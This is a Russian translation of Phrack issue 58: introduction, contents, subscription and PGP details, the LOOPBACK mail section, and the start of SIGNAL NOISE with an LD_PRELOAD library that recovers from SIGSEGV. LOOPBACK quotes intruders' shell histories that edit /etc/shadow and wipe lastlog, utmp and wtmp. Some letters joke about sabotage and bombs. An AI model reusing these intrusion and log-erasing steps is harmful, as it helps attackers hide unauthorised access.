Phrack RU issue 058

Русская версия Phrack, выпуск 058. Полный текст статей с кодом и таблицами.


Темы выпуска: Unix/Linux, BSD, Windows NT и администрирование систем; культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; эксплуатация уязвимостей, shellcode, rootkits и низкоуровневая безопасность.

Материалы выпуска: Введение; LOOPBACK; SIGNAL NOISE; Продвинутые техники return-into-lib(c): исследование PaX; Содержание; Sub proc_root Quando Sumus (Успехи в хакинге ядра); Linux: патчинг ядра на лету без LKM; IA32 ADVANCED FUNCTION HOOKING; RPC без границ (серфинг по USA...); Разработка шеллкода для StrongARM/Linux; Переполнения буфера в HP-UX (PA-RISC 1.1); Безопасность Inferno OS; Phrack World News; Утилита извлечения Phrack.

Введение

```
                              ==Phrack Inc.==

                  Volume 0x0b, Issue 0x3a, Phile #0x01 of 0x0e
```



Автор: Phrack Staff

```
  +++ *Weep Weep Weep* Skybird, this is Dropkick with a red dash alpha message
  +++ in two parts. -Break, break. Red dash alpha.
  +++ Romeo-Oscar-November-Charlie-Tango-Tango-Lima-Alpha
  +++ Authentication two-two-zero-zero-four-zero-delta-lime.

  I have a valid message. Stand by
  to authenticate.                        I agree with authentication also, sir.
                                          Entering launch code: DLG-2209-TVX
  Launch code confirmed.
                                          Holy shit!
  All right lets do it. Enable missiles.  Target selection.............. complete.
                                          Time on target selection..... complete.
                                          Yield selection.............. complete.
  I need to get someone at the phone.     Number one enabled, two, three, four,
  SAC. Try SAW HQ on the HF.              five, ..ten. All missiles enabled.
                                          That's not the correct procedure.
  Screw the procedure. I want somebody
  on the goddamn phone before I kill
  20 million                              SIR. We have a launch order. Put your
                                          hand on the key, sir!
  I'm sorry. I'm so sorry.                SIR! We are at launch - TURN
                                          YOUR KEY, sir!
                                                                (c) Wargames
```

Содержание номера


```
  |=[ Table of Contents ]=---------------------------------------------=|
  0x01 Introduction                                  Phrack Staff 0x08 kb
  0x02 Loopback                                      Phrack Staff 0x0b kb
  0x03 Signalnoise                                   Phrack Staff 0x18 kb
  0x04 Advanced return-into-lib(c) exploits (PaX case study)   nergal 0x48 kb
  0x05 Runtime binary encryption                     grugq & scut 0x61 kb
  0x06 Advances in kernel hacking                         palmers 0x1d kb
  0x07 Linux on-the-fly kernel patching without LKM         sd & devik 0x95 kb
  0x08 Linux x86 kernel function hooking emulation             mayhem 0x1a kb
  0x09 RPC without borders                                   stealth 0x10 kb
  0x0a Developing StrongARM/Linux shellcode                  funkysh 0x11 kb
  0x0b HP-UX (PA-RISC 1.1) Overflows                         zhodiac 0x16 kb
  0x0c The Security of Vita Vuova's Inferno OS                 dalai 0x11 kb
  0x0d Phrack World News                             Phrack Staff 0x0c kb
  0x0e Phrack magazine extraction utility            Phrack Staff 0x15 kb
```

```
|=----------------------------------------------------------------------=|
```

Этот выпуск Phrack, как и два предыдущих, выходит без «профайла». Ситуация не изменится до тех пор, пока мы не найдём кого-то, достойного такого материала.

Последний и все предыдущие выпуски Phrack доступны онлайн по адресу http://www.phrack.org. Читатели без доступа к веб могут подписаться на почтовую рассылку phrack-distrib. Каждый новый выпуск рассылается участникам списка в виде вложения — отдельный привет обезьянам из nasa.gov, которые жаловались на ограниченность своей сети (только email), но не хотели пропускать свежий Phrack. Анонс нового выпуска (без вложения) рассылается по отдельному announcement-списку.

Подписка

Чтобы подписаться на announcement-рассылку:

```
$ mail announcement-subscribe@lists.phrack.org < /dev/null
```

Чтобы подписаться на distribution-рассылку:

```
$ mail distrib-subscribe@lists.phrack.org < /dev/null
```

Чтобы получить архивные выпуски (сначала нужно подписаться):

```
$ mail distrib-index@lists.phrack.org < /dev/null
$ mail distrib-get.<n>@lists.phrack.org < /dev/null
```

где `n` — номер выпуска Phrack [1..58].

Приятного чтения!

Phrack Magazine, том 10, номер 58, 27 декабря 2001 г. ISSN 1068-1035

Контакты

```
|=-----------=[ C O N T A C T   P H R A C K   M A G A Z I N E ]=---------=|

Editors           : phrackstaff@phrack.org
Submissions       : phrackstaff@phrack.org
Commentary        : loopback@phrack.org
Phrack World News : disorder@phrack.org
```

У нас работает агрессивный почтовый фильтр в стиле `/dev/null`. Мы отвечаем на каждое серьёзное письмо. Если ответа не последовало — скорее всего, ваше письмо не заслуживало ответа или было поймано фильтром. Убедитесь, что в письме указан явный адресат, один получатель, непустая тема, отсутствует HTML-код и оно на 100% состоит из чистого 7-битного ASCII.

PGP-ключ для шифрования материалов

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.0.5 (GNU/Linux)
Comment: For info see http://www.gnupg.org

mQGiBDr0dzURBAC0nXC8TlrGLzTrXBcOq0NP7V3TKp/HUXghV1uhsJLzgXL1N2ad
XF7yKFoP0RyvC3O4SVhSjFtaJZgwczkkRwgpabOddk77fnCENPvl2n0pWmyZuSQa
fTEn+P8gmKEeyWXo3EDURgV5OM6m/zVvsQGxkP3/jjGES6eaELXRqqNM9wCgrzkS
c0a4bJ03ETjcQa8qp3XIuLsD/04nseebHrqgLHZ/1s1gF6wdRFYGlOYY1tvkcIU4
BRqgJZQu1DIauTEZiLBug+SdRyhJlYPhXWLXr3r7cq3TdxTD1DmM97V8CigA1H5Y
g7UB0L5ZygL2ezRxMNxyBxPNDRj3VY3niMg/DafqFs4PXSeL/N4/xU45UBeyk7La
QK2dA/4/FKBpUjXGB83s0omQ9sPHYquTiS51wze3SLpJs0jLnaIUmJ1ayBZqr0xT
0LPQp72swGcDb5xvaNzNl2rPRKQZyrsDDX8xZdXSw1SrS6xogt83RWS6gbMQ7/Hr
4AF917ElafjEp4wwd/rekD84RPumRmz4I02FN0xR5VV6K1rbILQkcGhyYWNrc3Rh
ZmYgPHBocmFja3N0YWZmQHBocmFjay5vcmc+iF0EExECAB0FAjr0dzUFCThkCQAF
CwcKAwQDFQMCAxYCAQIXgAAKCRDT4MJPPu7c4etbAJ9P/6NeGwx/nyBBTVpMweCQ
6kFNkQCgnBLX1cmZ7DSg814YjZBFdLczcFS5Ag0EOvR3URAIAOumUGdn+NCs+Ue1
d1RDCNHg6I8GEeH5DElGWC8jSMor2DOgah31VEcoPgVmtEdL8ZD/tl97vxcEhntA
ttlELWVJV854kWxRMeCFbBS+fjcQpHCig5WjFzuOrdwBHlNZK2xWCpbV770eSPb/
+z9nosdP8WzmVnJ0JVoIc99JJf3d6YfJuscebB7xn6vJ3hZWM9kqMSyXaG1K3708
gSfhTr1n9Hs7nDfKMMQ73Svbe6J3kZJNdX0cqZJLHfeiiUrtf0ZCVG52AxfLaWfm
uPoIpZaJFzexJL/TL9gsRRvVdILd3SmVKtt2koaHNmUgFRVttol3bF8VTiGWb2uX
S6WjbwcAAwUH/R9Fsk1Vf04qnzZ21DTsjwlA76cOje0Tme1VIYfwE33f3SkFo89+
jYPFCMNObvSs/JVrstzzZr/c36a4rwi93Mxn7Tg5iT2QEBdDomLb3plpbF3r3OF3
HcuXYuzNUubiA5J2nf3Rf0DdUVwWmOx8gnqF/QUrKRO+fzomT/jVaAYkVovMBE9o
csA6t6/vF+SQ5dxPq+6lTJzFY5aK90p1TGHA+2K18yCkcivPEo7b/qu+n9vCOYHM
WM+cp49bcUMExRkL934O1KUhHxbL96yBRWRzrJaC7ybGjC9hFAQ/wuXzaHOXEHd4
PqrTZI/rvnRcVJ1CXVt9UfsLXUROaEAtAOOITAQYEQIADAUCOvR3UQUJOGQJAAAK
CRDT4MJPPu7c4eksAJ9w/y+n6CHeqeUgKCYZ+EKvNWC30gCfYblC4sGwllhPufgT
gPaxlvAXKrM=
=p9fB
-----END PGP PUBLIC KEY BLOCK-----
```

Отказ от ответственности

```
phrack:~# head -20 /usr/include/std-disclaimer.h
/*
 *  All information in Phrack Magazine is, to the best of the ability of
 *  the editors and contributors, truthful and accurate.  When possible,
 *  all facts are checked, all code is compiled.  However, we are not
 *  omniscient (hell, we don't even get paid).  It is entirely possible
 *  something contained within this publication is incorrect in some way.
 *  If this is the case, please drop us some email so that we can correct
 *  it in a future issue.
 *
 *
 *  Also, keep in mind that Phrack Magazine accepts no responsibility for
 *  the entirely stupid (or illegal) things people may do with the
 *  information contained herein.  Phrack is a compendium of knowledge,
 *  wisdom, wit, and sass.  We neither advocate, condone nor participate
 *  in any sort of illicit behavior.  But we will sit back and watch.
 *
 *
 *  Lastly, it bears mentioning that the opinions that may be expressed in
 *  the articles of Phrack Magazine are intellectual property of their
 *  authors.
 *  These opinions do not necessarily represent those of the Phrack Staff.
 */
```

Вся информация в Phrack Magazine, насколько это возможно для редакторов и авторов, правдива и точна. По возможности все факты проверяются, весь код компилируется. Однако мы не всеведущи (чёрт возьми, нам даже не платят). Вполне возможно, что что-то в этом издании в чём-то неверно. Если это так — напишите нам, чтобы мы могли исправить ошибку в следующем выпуске.

Кроме того, имейте в виду, что Phrack Magazine не несёт никакой ответственности за полностью глупые (или незаконные) действия, которые люди могут совершить с использованием содержащейся здесь информации. Phrack — это собрание знаний, мудрости, остроумия и дерзости. Мы не пропагандируем, не одобряем и не участвуем ни в каких противоправных действиях. Но мы с удовольствием наблюдаем.

Наконец, стоит упомянуть, что мнения, которые могут быть выражены в статьях Phrack Magazine, являются интеллектуальной собственностью их авторов. Эти мнения не обязательно совпадают с позицией редакции Phrack.

```
|=[ EOF ]=---------------------------------------------------------------=|
```

LOOPBACK

Автор: phrackstaff

Наши почтовые ящики были завалены ответами... 99% из них следовало бы отправить в `/dev/null` — 1% от этих 99% опубликован ниже. Начнём с нескольких логов попыток взлома, которые мы зафиксировали на собственном сервере, а также с логов, присланных нам другими читателями (отсортировано по убыванию: сначала самый тупой хакер...).

```
* PHRACK58/#phrack will not be released until the 29th, sorry everyone!
<#phrack:zknown_> are you serious?
<#phrack:PHRACK58> You'll have to wait for me to retype everything from
                   the hardcopy edition.
<#phrack:PHRACK58> someone, release phrack now...
<#phrack:tknown> who releases phrack
<#phrack:PHRACK58> we'd like to gather a crowd to witness that historic
                   event.
-:- PHRACK58 was kicked off #phrack by rknown (please work out your issues)
```

[Время от времени находятся люди, которые притворяются представителями 'phrack' или пытаются выдать себя за них, распространяя ложную информацию :>
Phrack выйдет по расписанию..]

0x00

```
<timelog, some phrackstaff host>
[08:34] - Just another scan from a.b.c.d (nothing unusual, our host is the
          first choice and a 'must-scan' for every script kiddie).
[08:38] - next scan...again from ip a.b.c.d, same port range (doh!).
[08:41] - AGAIN!...(same src ip, same port range, ...man nmap ?).
[09:07] - "last message repeated 5 times"
[09:08] - boredom took over and someone decided to take a closer look at
          the host and the kid who needs some training lessons in nmap...
staff@phrack.org $ telnet a.b.c.d 1524
Connected to a.b.c.d.
Escape character is '^]'.

                     Backdoor Server

                            FUCK OFF!!
                          By : krunch

Backdoor Authorized Code: you_are_an_idiot
Screw you dude !!!
#
```

0x01

[Обнаружено на одном из .edu-хостов, разделяемом студентами и преподавателями]

haxor #1 (`/root/.bash_history`):

```
find /users/teach -name test
```

```
find /users/teach -name exam
exit
```

haxor #2 (`/.sh_history`, уже root...):

```
pico /etc/passwd
whereis pico
vi /etc/passwd
cat /etc/passwd
vi /etc/passwd
passwd dre
whereis adduser
vi /etc/shadow
su dre
exit
```

haxor #3:

```
cd exams
ls
pwd
cd /var/adm
ls
rm -Rf lastlog messages utmp utmpx wtmp wtmpx
exit
```

haxor #4:

```
telnet localhost 60606
cd /var/adm
ls
rm messages utmp utmpx wtmp wtmpx lastlog -Rf
y
exit
```

haxor #6:

```
id
cd /var/log
ls
grep <evil haxor ip> *
cd ..
ls
find /var | grep <evil haxor ip>
cd adm
ls
rm messages wtmp -Rf
exit
```

haxor #7:

```
./in.telnetd
mv in.telonetd sh
./sh example.conf
mv in.telnetd sh
./sh example.conf
exit
```

0x02

[...Просматривая отфильтрованную почту phrackstaff@phrack.org,
мы обнаружили, что кто-то флиртует с нашим менеджером рассылки mailman...]

```
From: Per1805@aol.com
Subject: Re: Your message to phrackstaff awaits moderator approval

thank u   very  much
```

[не за что]

0x03

```
From: blitz <blitz@macronet.net>
```

Приятно читать свежий Phrack. Я помню вас довольно давно (говорит, почёсывая седую бороду). Удачи новому составу... продолжайте рвать всё в клочья.

[...свежее, чем задница андроида, острее, чем пицца дяди Джои,
горячее, чем дымящийся пистолет ФБР...ХВАТАЙТЕ PHRACK58 !%$!#$^...]

0x04

```
From: Poisonoak55@aol.com
Date: Sat, 1 Dec 2001 17:36:57 EST
Subject: ???????????
To: webmaster@phrack.org
```

О чём это вообще?

[Это о сексе, наркотиках и рок-н-ролле, чистом насилии и жестоких надругательствах.
Это о том, как делать бомбы, проникать в здания под охраной военных и захватывать мир.
То же, что мы делаем каждую ночь, Пинки.]

0x05

[Комментарий анонимного пользователя на странице сайта:]

Эм... loopback 0x16 и 0x0f — одинаковые...

[...и Рыцарь-джедай _снова_ ответил твёрдым языком:
"Нет, не одинаковые!" ...и _снова_ взмахнул рукой слева направо
в слабой надежде пустить пыль в глаза публике во второй раз...]

0x06

```
From: "Vergoz Michael" <descript@subk.org>
```

Тестовое изображение для phrack для будущих и текущих статей.

[Да! Мистер супер-крутой, вы просто шедевр. Кстати: журнал называется
'PHRACK', а не 'PHREAK' — исправьте графику |@$#@#$^%!$%...]

0x07

```
From: Delta-Master <Falinra@yahoo.com>
Subject: [phrackstaff] Any old school?
```

Просто любопытно — этим занимаются нубы, или здесь есть кто-то из old-school, кто, возможно, помнит Delta-Master?

[...одни новички, другие участвовали в ранних выпусках phrack, а остальные скачали свой первый phrack по линии на 1200 бодах...]

Есть ли контакты Билла из RNOC или других участников LOD/H, до сих пор в сети? Что случилось с Craig & Randy? Аж захотелось составить огромный список «Где они сейчас».

D-M

0x08

```
From: jennifer hansen <littlemisspatriot@yahoo.com>
To: jericho@attrition.org, dover@dis.org, emmanuel@2600.com,
  cmeinel@techbroker.com, veggie@cultdeadcow.com, loopback@phrack.org,
  jefe@reject.org
```

Ваши адреса мне дал "The Notorious B.O.O.G.".

[Да, детка, он очень близкий друг всех нас!]

В последние несколько дней я ломаю голову над тем, какую эффективную стратегическую и тактическую позицию занимает хакерское сообщество в военное время.

[Вау. Поехали. Дядя Сэм, разблокируй оружие, прицельсяся во врага и жди дальнейших инструкций. Бок о бок, littlemisspatriot@yahoo.com, мы будем сражаться за правое дело, пока серебряная пуля не попадёт в глаз и не сразит нас наповал.]

Ниже — письмо, которое я отправила "The Notorious B.O.O.G." и которое он опубликовал (со своим ответом) на www.guerrillanews.org 19.09.2001.

[Эй. Я собрал около 30 000 бойцов у Норада. Объединим твоих партизан Мао Цзэдуна с моими войсками и подготовим полноценный первый ядерный удар по... чему угодно... неважно. БУМ БУМ.]

Я занимаюсь независимым исследованием террористических организаций. Была бы рада обсудить эти идеи подробнее, если вам интересно.

[ОТЛИЧНО! Эй, миссис LittleMissPatriot, у нас уже есть всё это про то, как делать бомбы и взрывать всё что угодно, начиная с phrack1..7. Могу переслать вам несколько неопубликованных статей о том, как собирать ядерные боеголовки и вести биохимическую войну!]

0x09

```
From: Phosgene <phosgene@setec.org>
```

United Future Underground
By Iconoclast

```
This is the long distance call,
Telephoning one and all,
Hackers and Phreakers Unite!
Organize and join the fight!

To those who play with phones,
And those who record the tones,
To those who hack the code,
And those who change the mode,
To those who scan the waves,
And those who encrypt their saves,
To those who build with chips,
And those who program MIPS.

Each passing day brings new laws
Perceived crimes without a cause,
Your freedoms and liberties
Are outlawed this day you see,
Fear, uncertainty and doubt
Feed Big Brother's deadly route.

Will they demand your crypto key?
Stand up and save your liberty!
Will they take your frequencies?
Or sell them at the highest fee?

Will they impose a modem tax,
And crank it up high to the max?
Will they tap your telephone line?
Since the FBI thinks its fine!

Illegal information?
Surveillance of a nation!
Censorship of silent truth?
We have the encrypted proof!

Its long past time we undertook
Steps to prove we're not evil crooks.
Educate the public today
On the path of the true hacker way.
```

[...]

0x0a

```
From: "Shai Hulud"
```

Есть ли возможность получить выпуск phrack по почте? Я оплачу доставку, просто дайте адрес, куда переслать деньги. Спасибо за ваше время.

[Думаешь, можно пропустить HAL? Думаешь, можно пропустить вечеринку по случаю выхода? Думаешь, можно немного подлизаться к блестящей металлической заднице phrackstaff и выпросить твёрдую обложку? НИ ЗА ЧТО!]

p.s.
i like photo sex

[!%$@#% УБЕРИ РУКИ ОТ ТВЁРДОЙ ОБЛОЖКИ! ДАЖЕ НЕ ДУМАЙ ТРОГАТЬ ЕЁ СВОИМИ ГРЯЗНЫМИ ПАЛЬЦАМИ !%@#$%]

0x0b

```
From: Junk-B.-FF@ifrance.com
```

Вы можете подумать, что я просто псевдоанархист, поклонник «Бойцовского клуба», но это правда: рано или поздно мы все окажемся рабами крупных корпораций.

[НЕТ! Ты серьёзен, а в Loopback попадают только серьёзные люди.]

Вы все прилагаете усилия, чтобы этого избежать. Спасибо вам.

[Наша тайная миссия — основать phrack & Co. для управления рабством.]

Нужно идти дальше, и именно об этом это письмо:
нам нужно перенести хакинг в офлайн-мир:

[НЕТ МОЗГОВ. НЕТ ЧЛЕНА. НЕТ НЕСУЩЕЙ.]

нам нужно добывать поддельные рецепты и сыпать валиум в кофемашины. Нужно распускать ложные слухи, вредящие корпорациям, — например, что в мыле Procter & Gamble есть мышьяк, понимаете?

[http://www.phrack.org/howto — мы не публикуем информацию,
уже известную широкой публике.]

нам нужно заклеивать замки в офисах, полицейских участках, роскошных автомобилях, может быть, даже в школах!

[может, в твоей заднице? или хватит нюхать клей?]

ничто не постоянно, всё рассыпается.
Спасибо. (и прости... наверное, написал ерунду, но суть понятна....)
Junk

0x0c

```
From: Kubas Mail <kuba9999@yahoo.com>
```

[...бессмысленный текст здесь...]

jakob

```
=====
unsolicted mail is against federal law.
```

[Phrack Inc. только что выставила вам счёт на 100$ за нежелательную почту.]

0x0d

```
From: "Bandler, James" <James.Bandler@wsj.com>
```

Здравствуйте, я репортёр Wall Street Journal и ищу вводную информацию
по вопросу скремблирования сигнала кабельного телевидения.

[Здравствуйте, я главный редактор Phrack Street Journal.]

Я пытаюсь найти Карла Кори или, возможно, других экспертов по данной теме.

[ЧТО? Я не справочная служба. Сколько вы уже в WSJ? Вы должны знать,
что задавать глупые вопросы, ответы на которые легко найти на http://www.yellowpages.com, — это большое табу.]

```
James Bandler
Phone: 617-654-6864
```

[не звоните нам, мы сами позвоним.]

0x0e

Я так рад, что сайт снова работает — обожаю эту ностальгию.

[мы так рады, что смогли это сделать]

к тому же phrack 57 — вполне свежий.

[а предыдущие тома, по-вашему, не были?!]

0x0f

Прости за такой ламерский вопрос...
я совсем новичок...

Меня интересует фрикинг...
и я слышал на IRC, что у вас новый журнал...

[Да! у нас *новый* журнал]

но я что-то читал...
и ничего не понял...

[думаю, ты себя сейчас неважно чувствуешь
помню, как я сам себя чувствовал, когда не понимал
то, что читал на какой-то китайской коробке]

с чего начать??

[можно начать откуда угодно]

...не хочу старьё (red boxing в моей стране больше не работает :)

[ЧТО?! серьёзно?! ЖУТЬ!]

...можете помочь??

[постараюсь изо всех сил]

может, ссылки какие-нибудь??

[www.google.com]

и пожалуйста... не публикуйте мой email в каком-нибудь loopback :)

[Хорошо.. хмм Подождите! А почему бы и нет???]

до свидания, peter

0x10

```
From: Socrates <socrates@lorettotel.net>
X-Mailer: Microsoft Outlook Express 5.50.4522.1200
```

Это сообщение для всех членов Legion Of Doom (профессиональных):

[phrack != LOD (мы уже обсуждали эту тему во время Operation Sundevil 11 лет назад)]

Я хотел бы узнать, как мне вступить в LOD. Пожалуйста, опубликуйте

[Попробуйте заполнить красный бланк заявления, положите в конверт и отправьте в штаб LOD. Если вам повезёт, кто-нибудь ответит. Если нет — кто-нибудь придёт и влепит вам головой об стену за то, что вы самый тупой человек на планете phrack^H^H^H^H^H^Hмире.]


эту информацию, чтобы я мог стать членом. Я профессиональный хакер, а также специализируюсь на изготовлении самодельных фейерверков и взрывчатки, мести, хаосе и т.д.

Dr.Frankenstein

EOF

SIGNAL NOISE

Автор: phrackstaff



• 0x00: SIGOOPS
• 0x01: Больше никакого SIGSEGV
• 0x02: Скрытый IPC через TCP поверх signal()
• 0x03: Разведывательный рапорт SIGnalINTelligence о gobbles

0x00 — SIGOOPS

В p57-02/loopback: 0x16 и 0x0f — одно и то же. Досадный промах.

Мы забыли упомянуть адрес электронной почты brett (variablek@home.com), который написал приложение по Cisco в p57-03/linenoise.

0x01 — Больше никакого SIGSEGV

Тема: Избавляемся от SIGSEGV — ради удовольствия, но не ради выгоды.

Сигналы UNIX предоставляют механизм для оповещения процессов о системных событиях, межпроцессного взаимодействия (см. ниже :P) и синхронизации между процессами, а также для обработки исключений. Большинству читателей знакомы понятия «программно генерируемые сигналы» (генерируемые ядром или пользовательским приложением) и «исключения CPU».

Самый известный и, пожалуй, самый ненавистный сигнал в UNIX — SIGSEGV. Обычно он генерируется ядром, когда «что-то пошло совсем не так» или «железо категорически не одобряет происходящее». Железо «не одобряет» обращения к недопустимым адресам памяти и уведомляет ядро (исключение CPU), которое, в свою очередь, уведомляет провинившийся процесс сигналом. Действие по умолчанию — завершить выполняющийся процесс и сбросить дамп памяти.

Что произойдёт, если процесс сможет оправиться от SIGSEGV и продолжить выполнение? После SIGSEGV процесс находится в неопределённом состоянии, и теоретически может случиться всё что угодно. Однако на практике последствия нередко оказываются куда менее катастрофическими, чем можно ожидать. Мы можем увидеть пропавшую графику в Netscape, отсутствующее фоновое изображение в Eterm или потерянные кадры в .avi-файле.

Программа может использовать `signal(SIGSEGV, SIG_IGN);`, чтобы игнорировать SIGSEGV, отправленный другим процессом. Исключение CPU, сгенерированное аппаратурой, всё равно завершит процесс (действие по умолчанию). Процесс может переопределить действие по умолчанию и назначить обработчик сигнала — пользовательскую функцию, вызываемую каждый раз, когда процессу доставляется SIGSEGV. Мы сосредоточимся исключительно на SIGSEGV, вызванном исключением CPU, — восстановление во всех остальных случаях тривиально.

Сначала давайте проследим путь SIGSEGV через ядро вплоть до его доставки приложению. После небольшого экскурса я покажу исходный код, который, будучи скомпилирован как разделяемый объект, можно предзагрузить (LD_PRELOAD) в любую программу. Предзагруженная библиотека .so по возможности будет восстанавливаться после SIGSEGV и продолжать выполнение.

При загрузке системы вызывается функция `arch/i386/kernel/traps.c:trap_init()`, которая настраивает таблицу дескрипторов прерываний (IDT) так, что вектор 0x14 (тип 15, dpl 0) указывает на адрес точки входа page_fault из `arch/i386/kernel/entry.S`. Эта точка входа вызывает `do_page_fault()` из `arch/i386/mm/fault.c` при каждом возникновении данного исключения. Функция обрабатывает все виды страничных ошибок и вызывает `force_sig_info()`, если исключение вызвано обращением пользовательского режима к недопустимой памяти. Эта функция принудительно доставляет сигнал пользовательскому приложению, разблокируя сигнал и заменяя SIG_IGN на SIG_DFL (если обработчик не назначен). Если коротко: ядро вызывает `send_sig_info()`, который вызывает `deliver_signal()`, который вызывает `send_signal()`, который вызывает `sigaddset()`, который в итоге устанавливает бит в битовой маске сигналов процесса.

Важно отметить: любое действие, включая завершение процесса, может быть предпринято только самим процессом-получателем. Это требует, как минимум, чтобы процесс был запланирован к выполнению. В промежутке между генерацией и доставкой сигнал считается ожидающим для данного процесса.

Когда процесс получает процессорное время, ядро проверяет ожидающие сигналы в следующие моменты:

• Сразу после пробуждения из прерываемого ожидания.
• Перед возвратом в пользовательский режим из системного вызова или прерывания.
• Перед блокировкой на прерываемом событии.

Ядро вызывает `arch/i386/kernel/signal.c:do_signal()` и извлекает первый ожидающий сигнал из очереди (`kernel/signal.c:dequeue_signal()`). Если действие установлено в SIG_DFL или SIG_IGN, ничего примечательного не происходит, и ядро переходит к следующему сигналу. Если для обработчика сигнала назначено пользовательское действие (`ka->sa.sa_handler`), ядро вызывает `handle_signal()`.


Если событие сигнала произошло во время системного вызова с поддержкой перезапуска, eip процесса уменьшается на 2, чтобы автоматически повторно вызвать системный вызов после возврата из обработчика сигнала. Ядро вызывает `setup_frame()`, чтобы сохранить текущий набор регистров и другие значения (см. `struct sigframe` в `arch/i386/kernel/signal.c`) в стеке процесса. Та же функция настраивает «заглушку», которая выполняется после возврата из обработчика сигнала для восстановления ранее сохранённого `sigframe`.

```
struct sigframe
{
    char *pretcode;                /* 4 байта                          */
    int sig;                       /* 4 байта                          */
    struct sigcontext sc;          /* 88 байт, см. sigcontext.h        */
    struct _fpstate fpstate;       /* 624 байта, регистры FPU          */
    unsigned long extramask[1];    /* 4 байта                          */
    char retcode[8];               /* 8 байт                           */
};
```

`struct sigcontext` раскрывается как:

```
struct sigcontext
{
    ...                            /* ...56 байт                       */
    unsigned long eip;             /* Вот оно!                         */
    ...                            /* ...88 байт                       */
 };
```

Старый eip сохраняется через 64 байта от начала `struct sigframe`, за ним следуют адрес возврата из обработчика сигнала и сохранённый указатель кадра. Адрес возврата указывает на «заглушку», которая передаёт управление обратно в ядро для восстановления регистров по завершении обработчика сигнала.



Простейший способ восстановиться после SIGSEGV — назначить собственный обработчик сигнала, пройтись вверх по стеку до сохранённого eip, установить eip на инструкцию, следующую за той, которая вызвала segfault, и вернуться из обработчика.

Библиотека также игнорирует SIGILL на случай, если процесс начнёт бесконтрольно выполняться и IP попадёт в область, куда ни один IP прежде не заходил.

```
/*
 * someone@segfault.net
 *
 * This is published non-proprietary source code of someone without a
 * name...someone who dont need to be named....
 *
 * You do not want to use this on productivity systems - really not.
 *
 * This preload-library recovers from a SIGSEGV - for fun purposes only!
 *
 * $ gcc -Wall -O2 -fPIC -DDEBUG -c assfault.c
 * $ ld -Bshareable -o assfault.so assfault.o -ldl
 # $ LD_PRELOAD=./assfault.so netscape &
 */
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/time.h>
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <signal.h>
#include <dlfcn.h>

#define REPLACE(a, x, y) if ( !(o_##x = dlsym(##a , ##y)) )\
            { fprintf(stderr, ##y"() not found in libc!\n");\
                exit(-1); }
#ifdef DEBUG
# define DEBUGF(a...)    do{fprintf(stderr, "%s[%d]", __FILE__, __LINE__); \
                           fprintf(stderr, ##a);}while(0)
#else
# define DEBUGF(a...)
#endif

#define err_exit(str) do{fprintf(stderr, "ERROR:%s\n", str);exit(-1);}while(0);

static void *(*o_signal)(int, void(*)(int));
static void *libc_handle = NULL;
static int sigcount;

void
assfault_handler(int sig)
{
```

```
    DEBUGF("SIG%s occured (%d)\n"
           , (sig==SIGSEGV)?"SEGV":(sig==SIGILL)?"ILL":"BUS", ++sigcount);

    asm volatile("incl 0x44(%ebp)");
}

void
(*signal(int sn, void (*sighandler)(int)))()
{
    if ((sn == SIGSEGV) || (sn == SIGILL) || (sn == SIGBUS))
    {
        DEBUGF("signal(SIG%s, ...) intercepted [%d]\n"
              , (sn==SIGSEGV)?"SEGV":(sn==SIGILL)?"ILL":"BUS", getpid());
        return assfault_handler;
    }

    /* in all other cases call the original libc signal() -function */

return o_signal(sn, sighandler);
}

static void
assfault_init(void)
{
    if ( (libc_handle = dlopen("libc.so", RTLD_NOW)) == NULL)
        if ( (libc_handle = dlopen("libc.so.6", RTLD_NOW)) == NULL)
            err_exit("error loading libc!");

    /* get the address of the original signal() -function in libc */
    REPLACE(libc_handle, signal, "signal");

    /* redirect action for these signals to our functions */
    o_signal(SIGSEGV, assfault_handler);
    o_signal(SIGILL, assfault_handler);
    o_signal(SIGBUS, assfault_handler);

    dlclose(libc_handle);
}

/*
 * called by dynamic loader.
 */
void
_init(void)
{
    if (libc_handle != NULL)
        return; /* should never happen */

    assfault_init();
    DEBUGF("assfault.so activated.\n");
}
/*** EOF assfault.c ***/
```

local variables of

signal handler routine

```
/*
 * example programm that segfault's a lot.
 * $ gcc -Wall -o segfault segfault.c
 * $ LD_PRELOAD=./assfault.so ./segfault
 */
